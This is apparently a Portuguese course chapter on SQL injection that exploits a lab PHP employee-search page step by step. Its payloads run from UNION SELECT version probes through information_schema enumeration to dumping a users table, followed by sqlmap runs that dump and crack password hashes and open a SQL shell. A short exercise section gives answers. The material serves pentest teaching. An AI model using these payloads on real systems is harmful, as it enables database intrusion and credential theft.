id: 35342 - Name: Elvis Potthoff, id: 37294 - Name: Elvis Heping, id: 37913 - Name: Elvis Demri, id: 41828 - Name: Elvis Camurati, id: 42239 - Name: Elvis Servieres, id: 43383 - Name: Elvis Stasinski, id: 43576 - Name: Elvis Wissmann, id: 43799 - Name: Elvis Zhiwei, id: 43802 - Name: Elvis Boguraev, id: 43893 - Name: Elvis Wegerle, id: 44443 - Name: Elvis Brookner, id: 45110 - Name: Elvis Munro, id: 45324 - Name: Elvis Fioravanti, id: 46735 - Name: Elvis Armand, id: 49400 - Name: Elvis Hutter, id: 50668 - Name: Elvis Demizu, id: 51647 - Name: Elvis Schaad, id: 52411 - Name: Elvis Alpin, id: 52513 - Name: Elvis Mungall, and id: 52776 - Name: Elvis Oaver.

- Agora, para realizar o ataque de SQL Injection neste sistema, o atacante deve pensar: **“como é que esse sistema está realizando está busca?”**. Neste caso específico, isso está sendo feito basicamente pelo seguinte código em PHP:

None

...

```

$sql = "SELECT emp_no, first_name, last_name FROM
employees WHERE first_name LIKE '%$search_value%'";
$result = $conn->query($sql);

if ($result->num_rows > 0) {
    while($row = $result->fetch_assoc()) {
        echo "id: " . $row["emp_no"]. " - Name: " .
$row["first_name"]. " " . $row["last_name"]. "<br>";
    }
} ...

```

- No código apresentado anteriormente **há duas linhas que são muito importantes para o sistema e para o ataque**, que são a linha que contém o **SELECT** e a linha do **echo**. Sendo que a linha do **SELECT** busca informações do banco de dados e a do **echo** apresenta o resultado da busca na interface Web.

Explorando o SQL do código

- A linha do **SELECT** está realizando dentro do código em PHP, uma consulta SQL, ou seja, é a interação entre duas tecnologias. O **SELECT** está requisitando ao banco de dados que **retorne o número do empregado (emp_no), primeiro nome (first_name) e último nome (last_name) de todos empregados (FROM employees) que tenham o primeiro nome parecido/contendo (WHERE...LIKE...) o valor que for passado via PHP**, pela linha digitável do sistema, usando a **variável (%\$search_value%)**.
- Então, no exemplo da Figura 2, no qual foi pedido para o sistema retornar todos os usuários que tenham “**Elvis**” no nome, **a variável \$search_value foi substituída por Elvis e o SELECT ficou assim:**

None

```

SELECT emp_no, first_name, last_name FROM employees
WHERE first_name LIKE '%Elvis%'


```

- O principal aqui, é **perceber que quem estiver utilizando o sistema tem condição de controlar o que vai ser escrito na variável \$search_value**. É isso que vai permitir o ataque SQL Injection. Sabendo que o PHP está esperando um código SQL qualquer, é possível complementar/injetar mais códigos SQL utilizando tal variável.
- Agora, conhecendo o SQL, por baixo do código, temos que usar da imaginação, para alterar essa expressão SQL e tentar injetar algum código inesperado. Neste exemplo foi apresentado o código PHP/SQL, mas **lembrando que em ataques reais, o atacante vai ter que imaginar o que está codificado no sistema para então explorá-lo**. Assim, o hacker tem que saber muito de SQL, ou pelo menos deve saber pesquisar a respeito do assunto.
- Para **verificar se o sistema em questão é vulnerável à SQLi, vamos tentar incrementar o comando SELECT, pedindo para este filtrar pelo primeiro e último nome do empregado**. Lembre que esse não é o comportamento padrão fixado no código apresentado anteriormente, então se conseguirmos isso, já estamos realizando SQL Injection.
- Assim, vamos **pedir para buscar por usuários que iniciam com Elvis e tenham e o segundo nome por Pfau** (na listagem da Figura 2, aparece esse sobrenome, então vamos usar). Pensando apenas em termos de SQL, o comando para filtrar pelo primeiro e último nome seria:

None

```
SELECT emp_no, first_name, last_name FROM employees
WHERE first_name LIKE
'%elvis%' AND last_name LIKE 'Pfau'
```

- Bem, temos que pensar o seguinte: na programação PHP em específico temos a linha do SQL anterior implementada até **SELECT emp_no, first_name, last_name FROM employees WHERE first_name LIKE '%**. Então **devemos apenas continuar a partir deste ponto**. Desta forma, no campo digitável temos que incluir apenas o que está faltando, ou seja: **elvis%' AND last_name LIKE 'Pfau**. Ah, também não devemos terminar com o ', pois isso também já está no código em PHP. A Figura 3 apresenta o resultado desse SQL Injection.



- Como é possível notar na Figura 3, o **SQL Injection funcionou**, já que a busca retornou apenas o usuário Elvis Pfau. **Desta forma, constatamos que o sistema em questão é suscetível à ataques SQL Injection.**


Descobrimo o Nome do Banco de Dados e a Versão vai SQLi

- Agora vamos utilizar a vulnerabilidade constatada para tentar **descobrir o nome do banco de dados em execução e sua versão**. Para isso estenderemos a expressão SELECT, presente no código PHP, utilizando o comando UNION do SQL, para injetar outra expressão SQL. Tal SQL ficará assim:

None

```
SELECT emp_no, first_name, last_name FROM employees
WHERE first_name LIKE
'%elvis%' AND last_name LIKE 'Pfau' UNION SELECT
@@version;
```

- Ao SQL que já tínhamos anteriormente, foi inserido **UNION SELECT @@version;**, que faz um **SELECT na variável version, do banco de dados**. Tal expressão **deve mostrar a versão do banco de dados da vítima**. Todavia, **se executarmos isso na vítima, não será retornado nenhum resultado!** Tal como pode ser visto na Figura 4.



- Bem, isso ocorre pelos motivos apresentados a seguir.

Tratando a Saída e Inconsistências do SQLi

- O SQL Injection realizado anteriormente não trouxe resultados, basicamente por dois motivos:
 - **A união feita entre os SELECTs possui saídas incompatíveis.** Já que um **SELECT** retorna três colunas (número do empregado, primeiro nome e último nome) e o outro apenas uma (que seria a versão do banco de dados);
 - O **código em PHP espera receber três informações/colunas por linha que seja retornada pelo SQL**, para apresentar na interface Web (ver código PHP anterior). Então, para o sistema não quebrar, é recomendável tentar retornar três valores.
- Se executarmos o comando SQL em questão no SGBD, o primeiro problema fica mais claro:

None

```
> SELECT emp_no, first_name, last_name FROM employees
WHERE
    -> first_name LIKE '%elvis%' and last_name LIKE
'Pfau' union select @@version;
ERROR 1222 (21000): The used SELECT statements have a
different number of columns
```

- Para resolver ambos problemas, é necessário “enganar” a saída do segundo **SELECT**, para que ela tenha o mesmo número de campos da primeira e também seja compatível com a quantidade de campos esperados pelo echo. Isso pode ser feito da seguinte forma:

None

```
SELECT emp_no, first_name, last_name FROM employees
WHERE
    first_name LIKE '%elvis%' and last_name LIKE 'Pfau'
union select 1,2,@@version
```

- O comando anterior pede para imprimir/mostrar no segundo **SELECT**, o valor 1 na primeira coluna, o valor 2 na segunda e a versão do banco de dados na terceira. Desta forma, os dois **SELECTs** possuem a mesma quantidade de colunas.

- Entretanto, se o trecho SQL `elvis%' and last_name LIKE 'Pfau' union select 1,2,@@version` for executado na vítima, esse ainda não vai trazer resultados. :-)


Desconsiderando o Final do SQL Estático do Código Original (#)

- A solução deste mistério é que o código PHP/SQL original terminava com ', para fechar o texto que seria “buscado” no banco de dados. Todavia, o novo comando não termina assim (com um texto qualquer). Desta forma, é necessário ignorar a aspa estática do código original. Isso pode ser feito simplesmente incluindo um # no final de nosso novo SQL. O #, representa comentário no SQL. Assim, tudo que vier depois do # será ignorado pelo SQL, neste caso a aspa será desconsiderada. Então, o código a ser executado na vítima fica assim:

None

```
elvis%' and last_name LIKE 'Pfau' union select
1,2,@@version; #
```

- A Figura 5 apresenta o resultado da execução do código anterior na vítima.



- Conforme pode ser visto na Figura 5, o resultado do SQL Injection apresenta como resultados: o nome do banco de dados e sua versão, neste caso é o MariaDB na versão 10.3.38, e ainda traz de brinde que o sistema é um Ubuntu 20.04.1. Observe também que o `select 1,2`, traz apenas os números 1 e 2 na saída de id e Name.


Obtendo Banco de Dados e Usuário do SGBD via SQLi

- Dado o resultado do SQLi anterior, é só ir “brincando” com as expressões SQL e obtendo mais informações a respeito da vítima. Por exemplo, vamos incluir as funções `database()` e `current_user()` na expressão SQL, para tentar descobrir o nome do banco de

dados e o usuário do SGBD que está executando o SELECT. Tal expressão é apresentada no código a seguir e o resultado está na Figura 6.

None

```
elvis%' and last_name LIKE 'Pfau' union select  
database(),current_user(),@@version; #
```




- Na saída da Figura 6, o **SQLi** informa que o usuário que executa o comando SQL no SGBD é o admin e principalmente que o nome do banco de dados é employees - a informação a respeito do nome do banco de dados será muito importante para o próximo passo.

Obtendo as Tabelas do Banco de Dados via SQLi

- Vamos utilizar a vulnerabilidade do sistema para conseguir informações de como está estruturado o banco de dados da vítima. O SQL a seguir vai **retornar as tabelas do banco de dados chamado employees** (esse nome foi descoberto no passo anterior). O código a seguir apresenta o SQLi necessário para obter essas informações e a Figura 7 apresenta a saída obtida pelo comando.

None

```
elvis%' and last_name LIKE 'Pfau' union select  
1,2,table_name from information_schema.tables WHERE  
table_schema = 'employees' #
```




- A saída obtida pelo SQLi apresenta **12 tabelas deste banco de dados**. Os **nomes das tabelas normalmente indicam quais tabelas são mais interessantes para o ataque**. Por exemplo, há uma tabela chamada salaries, isso provavelmente faz referência a uma tabela que informa os salários dos funcionários. **Todavia, em termos de ataque, uma tabela que chama a atenção é a users, que é um nome comum para indicar usuários do sistema.** Então, vamos continuar nossa exploração utilizando esta tabela.

Obtendo as Colunas de uma Tabela via SQLi

- Bancos de dados são geralmente formados por tabelas e essas tabelas possuem colunas, que indicam que tipo de informação há dentro dessas tabelas. Assim, **é crucial para o ataque identificar quais campos/colunas/informações estão armazenadas nas tabelas**, isso levará a um dos pontos fundamentais de ataques SQL Injection, que é o roubo de informações.
- Em nosso exemplo, a busca por colunas se dá através do código apresentado a seguir e o resultado deste pode ser visto na Figura 8.

None

```
elvis%' and last_name LIKE 'Pfau' union select
1,table_name,column_name from
information_schema.columns WHERE table_name = 'users' #
```




- Através da Figura 8, é possível identificar dois campos que parecem promissores para a continuação do ataque (além do SQLi). São as colunas name e password, essas colunas provavelmente devem fazer referência aos nomes dos usuários e suas respectivas senhas dentro do sistema. Então vamos continuar explorando.

Obtendo os Dados de uma Tabela via SQLi

- Para finalizar o nosso exemplo de exploração de um alvo via SQL Injection, vamos ao ponto principal do ataque, que é obter indevidamente usuário e senha de uma tabela que não está acessível diretamente pelo sistema, ou seja, estamos utilizando o SQLi para obter informações confidenciais.
- O trecho de SQL a seguir realiza a busca de informações a respeito de usuário e senha, no banco de dados da vítima. A Figura 9 apresenta o resultado da execução deste SQLi.

None

```
%elvis%' and last_name LIKE 'Pfau' union select  
1,name,password from users #
```



- A saída a seguir mostra em texto - não imagem - os dados “vazados” do sistema da vítima (isso pode ser útil para atividades de quebra de senha).
- Note que foi necessário todos os passos anteriores de SQLi para chegar aos nomes/campos que deveriam ser utilizados no **SELECT**, para identificar a tabela de interesse. Então, criar o trecho do SQL que efetivamente realizará o “roubo”, as vezes é a parte mais simples do ataque, mesmo que ela pareça ser a mais importante pelo fato de mostrar a informação almejada.
- De posse das informações obtidas neste exemplo do SQL Injection, em um ataque, o hacker utilizará algum método para tentar quebrar os hashes de senhas descobertos. Posteriormente o hacker tentará acessar o sistema utilizando tais credenciais. Já um Pentester, deve informar o cliente a respeito da vulnerabilidade e essa deve ser corrigida imediatamente, pois atualmente o vazamento de informações, por exemplo, pode gerar multas altíssimas para a empresa, devido a LGPD, além de denegrir a imagem da empresa.

Automatizando SQLi com SQLmap

- Como apresentado anteriormente, a exploração manual de vulnerabilidades por meio de SQL Injection exige extremo conhecimento do atacante/Pentester, já que existem variações entre tecnologias de SGBD. Além de que, cada sítio Web a ser explorado provavelmente tem suas peculiaridades. Assim, pequenos detalhes podem complicar muito os testes com SQLi.
- Desta forma, para testes mais rápidos e consistentes existem ferramentas automatizadas que permitem que os testes de SQL Injection sejam realizadas de forma mais tranquila. **Na área de SQLi uma das ferramentas mais utilizadas é o SQLmap.**

- Segundo os autores, o **SQLmap** é uma ferramenta Open Source para automação de testes com SQL Injection, para ajudar a identificar e corrigir esse tipo de vulnerabilidade em servidores de bancos e dados. O SQLmap suporta uma grande variedade de tecnologias de bancos de dados, tais como: MySQL, Oracle, PostgreSQL, Microsoft SQL Server, SQLite, Firebird, MariaDB, etc.
- Para entender o poder do SQLmap e como esse facilita/agiliza o processo de automação de testes com SQL Injection, vamos aplicá-lo no mesmo cenário que utilizamos no Exemplo 1 (exemplo anterior, no qual realizamos testes SQL de forma manual).

SQLmap - Obtendo Nomes de Dados da Vítima


- Vamos considerar que o primeiro passo é descobrir os nomes de bancos de dados do servidor da vítima (não fizemos isso no Exemplo 1). Para isso executaremos o comando:

None

```
# sqlmap -u "http://192.168.56.108/index.php"
--data="search=Elvis" --dbs
```

- A opção do SQLmap para tentar identificar quais são os nomes dos bancos de dados do servidor é a **--dbs**. Também é necessário passar a **URL da vítima**, isso é feito com a **opção -u seguida da URL**, que neste exemplo foi: `http://192.168.56.108/index.php`.
 - `sqlmap -u "http://192.168.56.108/index.php" --data="search=Elvis" --dbs`
- **Atenção**, o SQLmap espera que a URL seja terminado com algo como `?id=1`, ou seja, a URL deveria ser `http://192.168.56.108/index.php?id=1`, isso significa que o arquivo **PHP**, está recebendo parâmetros e opções via URL e o SQLmap iria injetar SQL nestes. Todavia, não são todas aplicações Web que fazem uso destas opções na URL, como por exemplo é o caso do sistema que estamos utilizando. Desta forma, **para resolver esse caso específico, temos que utilizar a opção --data**, que indica como passar informações através do método HTTP POST.
 - Então, **se a URL tiver algo similar com ?id=1 (?variável=valor)**. Não será necessário a opção **--data**.

- No exemplo em questão, iremos injetar SQL através do campo editável/digitável chamado search e vamos passar o valor Elvis. Para descobrir esses nomes basta inspecionar o código HTML no sítio Web da vítima, tal como apresentado na Figura 10. Neste exemplo é a linha: `<input type="text" name="search">`.



- Então, dado o comando completo e executando esse, o resultado será:

None

```
# sqlmap -u "http://192.168.56.108/index.php"
--data="search=Elvis" --dbs
```

```

    ---
    __H__
    --- ['']----- {1.7.2#stable}
|_ -| . [,] | .' | . |
|---|_ [,]_|_|_|_|_|_|_|_|
    |_|V... |_| https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 09:47:28 /2023-04-17/
```

```
[09:47:29] [INFO] resuming back-end DBMS 'mysql'
```

```
[09:47:29] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from  
stored session:
```

```
---
```

```
Parameter: search (POST)
```

```
    Type: time-based blind
```

```
    Title: MySQL >= 5.0.12 AND time-based blind (query  
SLEEP)
```

```
    Payload: search=Elvis' AND (SELECT 9931 FROM  
(SELECT(SLEEP(5)))YBZO) AND 'xeXj'='xeXj&value=Search
```

```
    Type: UNION query
```

```
    Title: Generic UNION query (NULL) - 3 columns
```

```
    Payload: search=Elvis' UNION ALL SELECT  
NULL,NULL,CONCAT(0x716a6a7871,0x675842666d74744d576a486  
d58474b5a565a4c68434c48735372664161774547724f6446674b75  
4d,0x71766b6271)-- -&value=Search
```

```
---
```

```
[09:47:29] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Ubuntu 19.10 or  
20.04 or 20.10 (focal or eoan)
```

```
web application technology: Apache 2.4.41
```

```
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

```
[09:47:29] [INFO] fetching database names
```

```
available databases [4]:
```

```
[*] employees
```

```
[*] information_schema
```

```
[*] mysql
```

```
[*] performance_schema
```

```
[09:47:29] [INFO] fetched data logged to text files
under '/root/.local/share/sqlmap/output/192.168.56.108'
```

```
[*] ending @ 09:47:29 /2023-04-17/
```

- Dada a saída anterior, é possível observar que a **opção --dbs do SQLmap surtiu efeito na vítima, pois foram retornados os seguintes nomes de bancos de dados no servidor em questão:**
 - employees;
 - information_schema;
 - mysql;
 - performance_schema.
- Além dos nomes dos bancos de dados, o **SQLmap retornou que o sistema operacional é um Linux Ubuntu, o servidor Web é um Apache 2.4.41 e o banco de dados é um MariaDB.**

SQLmap - Obtendo as Tabelas de um Banco de Dados

- Dado que foi possível **identificar os nomes de bancos de dados no servidor da vítima**, vamos continuar a exploração, mas agora tentando identificar as tabelas de um banco de dados específico. Para isso vamos explorar o banco de dados chamado **employees**.
- No SQLmap, **para identificar o banco de dados**, é necessário informar o **nome do banco de dados precedido da opção -D e depois a opção --tables**. Ver o comando e o exemplo de saída a seguir:

None

```
# sqlmap -u "http://192.168.56.108/index.php"
--data="search=Elvis" -D employees --tables
...
[09:52:59] [INFO] fetching tables for database:
'employees'
Database: employees
[11 tables]
+-----+
```

```
| users |
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| expected_values |
| found_values |
| salaries |
| tchecksum |
| titles |
+-----+
```

```
[09:52:59] [INFO] fetched data logged to text files
under '/root/.local/share/sqlmap/output/192.168.56.108'
```

- Através da saída apresentada anteriormente observa-se que o **banco de dados employees é composto de várias tabelas** (já comentadas no Exemplo 1). Vamos explorar a **tabela users**, que remete a ideia de usuários/senhas.

SQLmap - Obtendo as Colunas de uma Tabela

- Sabendo a tabela que vamos explorar de um banco de dados, **agora é necessário passar para o SQLMap além do nome do banco de dados, a **tabela a ser explorada (-T users)** e a **opção --columns**.** Veja o comando e a saída a seguir:

None

```
# sqlmap -u "http://192.168.56.108/index.php"
--data="search=Elvis" -D employees -T users --columns
...
[09:49:48] [INFO] fetching columns for table 'users' in
database 'employees'
```

```
Database: employees
```

```
Table: users
```

```
[2 columns]
```

```
+-----+-----+
| Column | Type          |
+-----+-----+
| name   | varchar(255)  |
| password | varchar(255) |
+-----+-----+
```

```
[09:49:48] [INFO] fetched data logged to text files
under '/root/.local/share/sqlmap/output/192.168.56.108'
```

- O SQLmap **retornou que a tabela users possui os campos: name e password**. Vamos continuar a exploração, tentando agora obter essas informações das colunas descobertas.

SQLmap - Obtendo os Dados de uma Tabela

- A parte mais desejada da exploração SQLi é obter os dados de uma tabela. Neste exemplo vamos tentar **obter dados que parecem ser usuário/senha do sistema**. Para isso é necessário além das opções utilizadas nos comandos anteriores, passar: **os nomes das colunas (-C name,password)** e a **opção --dump, para recuperar os dados dessas colunas**. Veja o comando e seu resultado na saída a seguir:

```
None
```

```
# sqlmap -u "http://192.168.56.108/index.php"
--data="search=Elvis" -D employees -T users -C
name,password --dump
```

```
...
```

```
[09:53:46] [INFO] fetching entries of column(s)
'name,password' for table 'users' in database
'employees'
```

[09:53:46] [INFO] recognized possible password hashes in column 'password'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y

[09:53:49] [INFO] writing hashes to a temporary file '/tmp/sqlmapmrngvs1r386570/sqlmaphashes-p_tdu2sh.txt'

do you want to crack them via a dictionary-based attack? [Y/n/q]

[09:53:54] [INFO] using hash method 'md5_generic_passwd'

what dictionary do you want to use?

[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)

[2] custom dictionary file

[3] file with list of dictionary files

> 1

[09:54:01] [INFO] using default dictionary

do you want to use common password suffixes? (slow!) [y/N] y

[09:54:08] [INFO] starting dictionary-based cracking (md5_generic_passwd)

[09:54:08] [INFO] starting 2 processes

[09:54:10] [INFO] cracked password '123456' for hash 'e10adc3949ba59abbe56e057f20f883e'

[09:54:10] [INFO] cracked password '123mudar' for hash '89794b621a313bb59eed0d9f0f4e8205'

[09:54:24] [INFO] cracked password 'master' for hash 'eb0a191797624dd3a48fa681d3061212'

[09:54:26] [INFO] cracked password 'felicidade' for hash '739419e9dbbe9aa73bd716d4b3b9d86b'

```
[09:54:30] [INFO] cracked password 'iloveyou' for hash  
'f25a2fc72690b780b2a14e140ef6a9e0'
```

```
[09:54:44] [INFO] using suffix '1'
```

```
[09:55:19] [INFO] current status: parge... |^C
```

```
[09:55:19] [WARNING] user aborted during  
dictionary-based attack phase (Ctrl+C was pressed)
```

```
Database: employees
```

```
Table: users
```

```
[5 entries]
```

```
+-----+-----+  
---+  
|      name      |      password      |  
|  
+-----+-----+  
---+  
| jose          | e10adc3949ba59abbe56e057f20f883e (123456) |  
|  
| antonio       | f25a2fc72690b780b2a14e140ef6a9e0 (iloveyou) |  
|  
| maria        | eb0a191797624dd3a48fa681d3061212 (master) |  
|  
| ana           | 739419e9dbbe9aa73bd716d4b3b9d86b  
(felicidade) |  
| luiz          | 89794b621a313bb59eed0d9f0f4e8205 (123mudar) |  
|  
+-----+-----+  
---+
```

```
[09:55:19] [INFO] table 'employees.users' dumped to CSV  
file
```

```
'/root/.local/share/sqlmap/output/192.168.56.108/dump/e  
mployees/users.csv'
```

```
[09:55:19] [INFO] fetched data logged to text files
under '/root/.local/share/sqlmap/output/192.168.56.108'
```

```
[*] ending @ 09:55:19 /2023-04-17/
```

- Analisando a saída anterior, dá para ver o poder e a praticidade do SQLmap, pois esse além de conseguir apresentar os dados das colunas name e password, deu também a opção de tentativa de quebra de senha ao identificar que a coluna password armazenava hashes de senhas. Assim, o SQLmap iniciou a quebra dessas senhas e conseguiu identificar os seguintes usuários/senhas:
 - jose/123456;
 - antonio/iloveyou;
 - maria/master;
 - ana/felicidade;
 - luiz/123mudar.
- Feito isso agora basta o atacante/Pentester utilizar essas credenciais para ver se essas dão acesso ao sistema da vítima.

SQLmap - Abrindo shell do SDBD

- Além das opções apresentadas anteriormente, o SQLmap apresenta muitas outras, como por exemplo **abrir um shell para o atacante executar SQLs arbitrários na vítima**. Isso é feito com a **opção --sql-shell**, veja o resultado a seguir:

None

```
# sqlmap -u "http://192.168.56.108/index.php"
--data="search=Elvis" -D employees -T users --sql-shell
...
```

```
[09:56:40] [INFO] calling MySQL shell. To quit type 'x'
or 'q' and press ENTER
sql-shell>
```

```
sql-shell> select user, host from mysql.user;
[09:59:31] [INFO] fetching SQL SELECT statement query
output: 'select user, host from mysql.user'
```



```
[09:59:31] [CRITICAL] unable to connect to the target
URL. sqlmap is going to retry the request(s)
select user, host from mysql.user [2]:
[*] admin, localhost
[*] root, localhost

sql-shell>
```

- Com o **shell** o atacante/Pentester **tem uma liberdade maior para testes**. No exemplo da saída anterior, **foi realizado um SELECT buscando os usuários/hosts permitidos no servidor de banco de dados** (select user, host from mysql.user;).
- Existem muitas outras opções no SQLmap, não é intenção deste material cobrir todas as possibilidades Assim, para mais informações acesse: <https://sqlmap.org/>.

Exercícios

1. Um ataque de SQL Injection (SQLi) consiste necessariamente de um vírus tentando acessar o banco de dados da vítima.
 - a. Verdadeiro
 - b. Falso

R: Falso

2. O SQLmap é muito utilizado para automação de testes com SQL Injection, suas principais funções e as respectivas opções são:

... : informar qual é o endereço do alvo a ser testado;
... : utilizado caso seja necessário passar informações pelo método HTTP POST;
... : identifica os bancos de dados disponíveis no alvo;
... : identifica as tabelas de um dado banco de dados;
... : identifica as colunas de uma tabela do banco de dados;
... : apresenta os dados das colunas de uma data tabela do banco de dados;
... : nome do banco de dados a ser utilizado;
... : nome da tabela a ser utilizada;
